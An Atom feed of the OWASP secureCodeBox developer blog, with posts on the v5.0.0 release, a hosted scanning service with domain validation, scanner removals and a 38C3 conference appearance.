<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
    <id>https://www.securecodebox.io/blog</id>
    <title>The secureCodeBox Developer Blog</title>
    <updated>2025-08-18T00:00:00.000Z</updated>
    <generator>https://github.com/jpmonette/feed</generator>
    <link rel="alternate" href="https://www.securecodebox.io/blog"/>
    <subtitle>In this blog the core maintainer will write about the development, roadmap, ideas RFCs etc. of the OWASP secureCodeBox.</subtitle>
    <icon>https://www.securecodebox.io/img/Favicon.svg</icon>
    <rights>Copyright © 2026 iteratec GmbH</rights>
    <entry>
        <title type="html"><![CDATA[Announcing secureCodeBox v5.0.0: Major Modernization and Breaking Changes]]></title>
        <id>https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5</id>
        <link href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5"/>
        <updated>2025-08-18T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[secureCodeBox v5.0.0 brings significant modernization with scanner updates, CommonJS to ESM migration, and important infrastructure changes including MinIO deployment updates.]]></summary>
        <content type="html"><![CDATA[<p>We're excited to announce the release of secureCodeBox v5.0.0! This major version brings significant modernization efforts, performance improvements, and important breaking changes that strengthen the foundation of our security scanning platform.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="major-breaking-changes">Major Breaking Changes<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#major-breaking-changes" class="hash-link" aria-label="Direct link to Major Breaking Changes" title="Direct link to Major Breaking Changes" translate="no">​</a></h2>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="scanner-ecosystem-overhaul">Scanner Ecosystem Overhaul<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#scanner-ecosystem-overhaul" class="hash-link" aria-label="Direct link to Scanner Ecosystem Overhaul" title="Direct link to Scanner Ecosystem Overhaul" translate="no">​</a></h3>
<p>We've made significant changes to our scanner lineup to improve performance and maintainability:</p>
<p><strong>Removed Scanners:</strong></p>
<ul>
<li class=""><code>zap-baseline-scan</code> and <code>zap-advanced</code> - replaced by the more powerful <code>zap-automation-framework</code></li>
<li class=""><code>amass</code> - replaced by <code>subfinder</code>. While amass is an amazing tool, its recent focus on becoming a standalone platform/database for attack surfaces made integration and updates in secureCodeBox increasingly challenging</li>
<li class=""><code>kubeaudit</code> - users should migrate to <code>trivy</code> with Kubernetes mode</li>
<li class=""><code>typo3scan</code>, <code>doggo</code>, and <code>cmseek</code> - removed due to maintenance overhead</li>
</ul>
<p><strong>New Addition:</strong></p>
<ul>
<li class=""><strong><code>subfinder</code></strong> - A very good replacement for subdomain discovery that's also generally quicker and produces similar results to previous tools. This represents a significant improvement in our subdomain enumeration capabilities.</li>
</ul>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="commonjs-to-esm-migration-a-technical-leap-forward">CommonJS to ESM Migration: A Technical Leap Forward<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#commonjs-to-esm-migration-a-technical-leap-forward" class="hash-link" aria-label="Direct link to CommonJS to ESM Migration: A Technical Leap Forward" title="Direct link to CommonJS to ESM Migration: A Technical Leap Forward" translate="no">​</a></h3>
<p>One of the most significant technical improvements in v5.0.0 is the complete migration of all parsers and hooks from CommonJS to ECMAScript Modules (ESM). This modernization effort brings several benefits:</p>
<ul>
<li class=""><strong>Performance Improvements</strong>: ESM provides better tree-shaking and optimization opportunities, leading to reduced CPU load and faster execution times</li>
<li class=""><strong>Modern JavaScript Support</strong>: Enables us to leverage the latest JavaScript features and maintain compatibility with modern Node.js versions</li>
<li class=""><strong>Dependency Updates</strong>: As part of this migration, we've updated to <code>@kubernetes/client-node v1.x</code> and other modern dependencies</li>
<li class=""><strong>Future-Proofing</strong>: ESM is the standard for JavaScript modules, ensuring long-term compatibility and maintainability</li>
</ul>
<p>This migration required significant refactoring work but results in a more robust and performant codebase that will serve as a solid foundation for future developments.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="minio-infrastructure-changes-ensuring-stability">MinIO Infrastructure Changes: Ensuring Stability<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#minio-infrastructure-changes-ensuring-stability" class="hash-link" aria-label="Direct link to MinIO Infrastructure Changes: Ensuring Stability" title="Direct link to MinIO Infrastructure Changes: Ensuring Stability" translate="no">​</a></h3>
<p>We've replaced the Bitnami MinIO subchart with a direct MinIO deployment due to upstream stability issues. The upstream minio/charts and images were no longer providing a stable environment, requiring us to implement a more reliable solution.</p>
<p><strong>Important Migration Notes:</strong></p>
<ul>
<li class=""><strong>Data Migration</strong>: Data will NOT be migrated automatically from previous MinIO deployments. However, since secureCodeBox's S3 storage is designed for temporary file storage during scan runtime, this is usually not an issue</li>
<li class=""><strong>Backup Recommendation</strong>: For users with important data, we recommend performing a backup before upgrading</li>
<li class=""><strong>Production Environments</strong>: Continue using external S3-compatible storage solutions for production deployments</li>
</ul>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="additional-breaking-changes">Additional Breaking Changes<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#additional-breaking-changes" class="hash-link" aria-label="Direct link to Additional Breaking Changes" title="Direct link to Additional Breaking Changes" translate="no">​</a></h3>
<ul>
<li class=""><strong>Kubernetes RBAC</strong>: Renamed ClusterRole from <code>manager-role</code> to <code>securecodebox-manager-role</code> for better naming consistency</li>
<li class=""><strong>Trivy Scope</strong>: Changed default Kubernetes scope from cluster to namespace for improved security posture</li>
<li class=""><strong>Elasticsearch</strong>: Dropped integrated Elasticsearch and Kibana Helm charts, changed default index from <code>scbv2</code> to <code>scb</code></li>
</ul>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="significant-performance-improvements">Significant Performance Improvements<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#significant-performance-improvements" class="hash-link" aria-label="Direct link to Significant Performance Improvements" title="Direct link to Significant Performance Improvements" translate="no">​</a></h2>
<p>Beyond the breaking changes, v5.0.0 includes impressive performance enhancements achieved by bundling the parser &amp; hook SDK:</p>
<ul>
<li class=""><strong>Reduced CPU Load</strong>: Up to 5x reduction in CPU usage across parsers and hooks</li>
<li class=""><strong>Faster Execution</strong>: Parser and hook execution times improved by up to 2x</li>
<li class=""><strong>Enhanced Security</strong>: Updated security contexts and resource configurations for better container security</li>
<li class=""><strong>Scanner Updates</strong>: Multiple scanner versions updated including gitleaks, nuclei, semgrep, and trivy</li>
</ul>
<p>These performance improvements represent some of the most significant optimizations in secureCodeBox's history, directly impacting resource efficiency and scan completion times.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="kubernetes-service-autodiscovery-enhancement">Kubernetes Service AutoDiscovery Enhancement<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#kubernetes-service-autodiscovery-enhancement" class="hash-link" aria-label="Direct link to Kubernetes Service AutoDiscovery Enhancement" title="Direct link to Kubernetes Service AutoDiscovery Enhancement" translate="no">​</a></h2>
<p>We've migrated the Kubernetes Service AutoDiscovery feature to use the ZAP Automation Framework, providing better integration and more consistent scanning capabilities.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="migration-guide">Migration Guide<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#migration-guide" class="hash-link" aria-label="Direct link to Migration Guide" title="Direct link to Migration Guide" translate="no">​</a></h2>
<p>For detailed migration instructions and breaking change information, please refer to our <a href="https://github.com/secureCodeBox/secureCodeBox/releases/tag/v5.0.0" target="_blank" rel="noopener noreferrer" class="">full release notes</a> on GitHub.</p>
<p><strong>Key Migration Steps:</strong></p>
<ol>
<li class="">Review removed scanners and update your scan configurations</li>
<li class="">Plan for MinIO data migration if using persistent storage</li>
<li class="">Update any custom RBAC references to the new ClusterRole names</li>
<li class="">Test scanner replacements (especially <code>subfinder</code> for <code>amass</code> users)</li>
</ol>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="looking-forward">Looking Forward<a href="https://www.securecodebox.io/blog/2025/08/18/announcing-securecodebox-v5#looking-forward" class="hash-link" aria-label="Direct link to Looking Forward" title="Direct link to Looking Forward" translate="no">​</a></h2>
<p>Version 5.0.0 represents a significant milestone in secureCodeBox's evolution. The modernization efforts, particularly the ESM migration and infrastructure updates, provide a solid foundation for future innovations while improving performance and maintainability.</p>
<p>We encourage all users to carefully review the breaking changes and plan their migration accordingly. As always, our community is ready to help with any questions or issues you encounter during the upgrade process.</p>
<p>For the complete changelog and technical details, visit the <a href="https://github.com/secureCodeBox/secureCodeBox/releases/tag/v5.0.0" target="_blank" rel="noopener noreferrer" class="">v5.0.0 release page</a> on GitHub.</p>
<p>Happy scanning! 🔍</p>]]></content>
        <author>
            <name>Jannik Hollenbach</name>
            <uri>https://github.com/J12934</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="v5" term="v5"/>
        <category label="release" term="release"/>
        <category label="breaking-changes" term="breaking-changes"/>
        <category label="modernization" term="modernization"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[secureCodeBox as a Service]]></title>
        <id>https://www.securecodebox.io/blog/2025/07/10/try-out-securecodebox-as-a-service</id>
        <link href="https://www.securecodebox.io/blog/2025/07/10/try-out-securecodebox-as-a-service"/>
        <updated>2025-07-10T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[We are launching secureCodeBox as a Service so that you can try it out without your own Kubernetes cluster.]]></summary>

        <content type="html"><![CDATA[<p>Have you ever wanted to try out <em>secureCodeBox</em> but don't have a Kubernetes cluster on hand? We have a solution for that: <a href="https://scb.iteratec.de/" target="_blank" rel="noopener noreferrer" class="">secureCodeBox as a Service</a>.</p>
<p><img decoding="async" loading="lazy" alt="secureCodeBox as a Service initial form" src="https://www.securecodebox.io/assets/images/2025-07-10-scbaas-form-06765fc848d7c418e631d22be855f71c.jpg" width="1053" height="689" class="img_ev3q"></p>

<p>In the last years we gained some attraction with our project, as you can see by the GitHub stars:</p>
<p><img decoding="async" loading="lazy" alt="secureCodeBox GitHub stars" src="https://www.securecodebox.io/assets/images/2025-07-10-scb-stars-16444fa262be70e2e1ce49b143ca4b28.svg" width="800" height="533" class="img_ev3q"></p>
<p>But one of the major concerns we often heard in the past was:</p>
<blockquote>
<p>Nice project, but I don't have a Kubernetes cluster to try it out.</p>
</blockquote>
<p>Setting up a Kubernetes cluster is a major concern if you're not used to it. What seems to be a no-brainer for DevOps Engineers may be show-stopper for e.g. security engineers, pentesters, CISOs, Product Owners, etc. who just want to try it out.</p>
<p>That's the reason why we decided last year to start building <a href="https://scb.iteratec.de/" target="_blank" rel="noopener noreferrer" class="">secureCodeBox as a service</a>, and now it's in a state where we can put it in front of the public. For that, we set up a dedicated Kubernetes cluster and developed a simple Web UI to interface with secureCodeBox. So you don't need to mess around with <code>kubectl</code> on command line 🤗</p>
<p>At the moment, we do a <a href="https://scb.iteratec.de/about" target="_blank" rel="noopener noreferrer" class="">very basic cascading scan</a>:</p>
<ol>
<li class="">We scan for all subdomains.</li>
<li class="">We scan for all open ports on each found hostname.</li>
</ol>
<p>We plan more elaborated scans for the future, e.g.:</p>
<ul>
<li class="">TLS</li>
<li class="">SSH</li>
<li class="">dangling DNS</li>
<li class="">...</li>
</ul>
<div class="theme-admonition theme-admonition-note admonition_xJq3 alert alert--secondary"><div class="admonitionHeading_Gvgb"><span class="admonitionIcon_Rf37"><svg viewBox="0 0 14 16"><path fill-rule="evenodd" d="M6.3 5.69a.942.942 0 0 1-.28-.7c0-.28.09-.52.28-.7.19-.18.42-.28.7-.28.28 0 .52.09.7.28.18.19.28.42.28.7 0 .28-.09.52-.28.7a1 1 0 0 1-.7.3c-.28 0-.52-.11-.7-.3zM8 7.99c-.02-.25-.11-.48-.31-.69-.2-.19-.42-.3-.69-.31H6c-.27.02-.48.13-.69.31-.2.2-.3.44-.31.69h1v3c.02.27.11.5.31.69.2.2.42.31.69.31h1c.27 0 .48-.11.69-.31.2-.19.3-.42.31-.69H8V7.98v.01zM7 2.3c-3.14 0-5.7 2.54-5.7 5.68 0 3.14 2.56 5.7 5.7 5.7s5.7-2.55 5.7-5.7c0-3.15-2.56-5.69-5.7-5.69v.01zM7 .98c3.86 0 7 3.14 7 7s-3.14 7-7 7-7-3.12-7-7 3.14-7 7-7z"></path></svg></span>Is it really that simple?</div><div class="admonitionContent_BuS1"><p>Of course not! 😂</p><p>We need to prevent that arbitrary internet users scan random domains they do not own because this could be interpreted as attack, and the owners may sue us. 😬</p><p>To mitigate this, we implemented a <em>Domain Validation</em> process. To validate your domain, you need to add a challenge to your DNS zone, so that we are sure that you "own" this particular domain. Sadly, this raises the bar for technical skills required for use. So either you can administer your DNS zone, or you have someone from operations on hand, who can do that for you.</p><p>Also, we require you to accept a very lightweight <a href="https://scb.iteratec.de/terms" target="_blank" rel="noopener noreferrer" class="">terms of use</a>.</p></div></div>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="why-hosted-on-a-company-domain">Why Hosted on a Company Domain?<a href="https://www.securecodebox.io/blog/2025/07/10/try-out-securecodebox-as-a-service#why-hosted-on-a-company-domain" class="hash-link" aria-label="Direct link to Why Hosted on a Company Domain?" title="Direct link to Why Hosted on a Company Domain?" translate="no">​</a></h2>
<p>Maybe you recognized that <a href="https://scb.iteratec.de/" target="_blank" rel="noopener noreferrer" class="">secureCodeBox as a service</a> is hosted under a company domain of the <a href="https://www.iteratec.com/" target="_blank" rel="noopener noreferrer" class="">iteratec GmbH</a>. <em>iteratec</em> is the main sponsor of <em>secureCodeBox</em>. The reason why we host the service there instead under the open source project's domain is for legal reasons. Since we're located in Germany, and we have something called the "Hackerparagraph" (you can be sued for scanning if not permitted by the owner of the scanned systems). To prevent the individual maintainers or maybe the <a href="https://www.owasp.org/" target="_blank" rel="noopener noreferrer" class="">OWASP</a> getting sued, we needed a legal entity to be in charge and as a legal party for the terms of use. Of course, we asked a lawyer. 😉</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="kubernetes" term="kubernetes"/>
        <category label="release" term="release"/>
        <category label="secureCodeBox" term="secureCodeBox"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[We Remove Vagrant Setup]]></title>
        <id>https://www.securecodebox.io/blog/2025/02/07/we-remove-vagrant-all-setup</id>
        <link href="https://www.securecodebox.io/blog/2025/02/07/we-remove-vagrant-all-setup"/>
        <updated>2025-02-07T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[We remove the Vagrant All-in-One Setup completely.]]></summary>
        <content type="html"><![CDATA[<p><strong>TL;DR</strong> We remove the Vagrant All-in-One Setup completely.</p>
<p>Since the introduction of Apple Silicon CPUs we couldn't run <a href="https://www.vagrantup.com/" target="_blank" rel="noopener noreferrer" class="">Vagrant</a> with <a href="https://www.virtualbox.org/" target="_blank" rel="noopener noreferrer" class="">Virtualbox</a> anymore because Virtualbox is not ported on ARM at the moment. This may change in the future. I've also tried to get Vagrant up and running with other hypervisors (e.g. VMWare, QEMU), but didn't worked out well 😫</p>
<p>Since the setup of <em>secureCodeBox</em> with <a href="https://minikube.sigs.k8s.io/docs/start/?arch=%2Fmacos%2Fx86-64%2Fstable%2Fbinary+download" target="_blank" rel="noopener noreferrer" class="">Minikube</a>, <a href="https://kind.sigs.k8s.io/" target="_blank" rel="noopener noreferrer" class="">Kind</a> or <a href="https://github.com/abiosoft/colima" target="_blank" rel="noopener noreferrer" class="">Colima</a> is quite easy we drop Vagrant completely. With Colima, you can also run x86 images easily on arm hist as described in <a class="" href="https://www.securecodebox.io/blog/2024/10/25/run-x86-images-with-kubernetes-on-apple-silicon">Run x86 Images With Kubernetes on Apple Silicon</a>.</p>
<p>To be honest, using VMs is so 20th century like 😬</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="eol" term="eol"/>
        <category label="macos" term="macos"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Meet Us At 38C3]]></title>
        <id>https://www.securecodebox.io/blog/2024/12/27/meet-us-at-38c3</id>
        <link href="https://www.securecodebox.io/blog/2024/12/27/meet-us-at-38c3"/>
        <updated>2024-12-27T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[Meet us at out small assembly at 38C3.]]></summary>

        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="3D printed secureCodeBox lock" src="https://www.securecodebox.io/assets/images/2024-12-27-decoration-77602e7127607d2c620ca2b953d5ea12.jpg" width="839" height="1000" class="img_ev3q"></p>
<p>(Photo by <a href="https://github.com/Weltraumschaf" target="_blank" rel="noopener noreferrer" class="">Weltraumschaf</a>)</p>
<p>Meet us at out small <a href="https://events.ccc.de/congress/2024/hub/en/assembly/owasp_securecodebox/" target="_blank" rel="noopener noreferrer" class="">assembly</a> at <a href="https://events.ccc.de/congress/2024" target="_blank" rel="noopener noreferrer" class="">38C3</a>.</p>

<p>You may find us at the <em>OWASP secureCodeBox</em> <a href="https://events.ccc.de/congress/2024/hub/en/assembly/owasp_securecodebox/" target="_blank" rel="noopener noreferrer" class="">assembly</a> at <a href="https://events.ccc.de/congress/2024" target="_blank" rel="noopener noreferrer" class="">38C3</a>:</p>
<p><img decoding="async" loading="lazy" alt="Picture of assembly desk in the hack center" src="https://www.securecodebox.io/assets/images/2024-12-27-assembly-474451118cdbfb7726bf05f8438fd43f.jpg" width="643" height="1000" class="img_ev3q"></p>
<p>We have stickers and an up and running <a href="https://github.com/juice-shop/juice-shop" target="_blank" rel="noopener noreferrer" class="">OWASP Juice Shop</a> <a href="https://github.com/juice-shop/multi-juicer" target="_blank" rel="noopener noreferrer" class="">MultiJuicer</a> cluster for hacking.</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="events" term="events"/>
        <category label="conferences" term="conferences"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Removing Mozilla ssh_scan ScanType in 4.10.0]]></title>
        <id>https://www.securecodebox.io/blog/2024/10/25/removing-mozilla-ssh_scan-scantype-in-4.10</id>
        <link href="https://www.securecodebox.io/blog/2024/10/25/removing-mozilla-ssh_scan-scantype-in-4.10"/>
        <updated>2024-10-25T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[In release 4.10.0, we are removing the ssh-scan ScanType due to the deletion of the associated Docker Hub repository. Users are advised to switch to the newer ssh-audit scanner, introduced after the deprecation of Mozilla's ssh_scan project.]]></summary>
        <content type="html"><![CDATA[<p>We are removing the ssh-scan ScanType With release 4.10.0.
The ssh-scan ScanType was using the <a href="https://github.com/mozilla/ssh_scan" target="_blank" rel="noopener noreferrer" class="">mozilla/ssh_scan</a> project.</p>
<p>We already had the release scheduled for the next breaking release (v5.0.0), but we can't wait until then as the Docker Hub repository (<code>docker.io/mozilla/ssh_scan</code>) which contained the scanner was already deleted by either Mozilla or DockerHub.
This makes using the scanner in any version no longer possible.</p>
<p>If you were still using the ssh-scan ScanType, we recommend switching over to the newer <a href="https://www.securecodebox.io/docs/scanners/ssh-audit" target="_blank" rel="noopener noreferrer" class="">ssh-audit</a> which we added after the deprecation of the Mozilla ssh_scan project.</p>]]></content>
        <author>
            <name>Jannik Hollenbach</name>
            <uri>https://github.com/J12934</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="ssh" term="ssh"/>
        <category label="scantype" term="scantype"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Run x86 Images With Kubernetes on Apple Silicon]]></title>
        <id>https://www.securecodebox.io/blog/2024/10/25/run-x86-images-with-kubernetes-on-apple-silicon</id>
        <link href="https://www.securecodebox.io/blog/2024/10/25/run-x86-images-with-kubernetes-on-apple-silicon"/>
        <updated>2024-10-25T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This blog article describes how to setup Colima container runtime on macOS to run x86 images in Kubernetes on Apple Silicon.]]></summary>
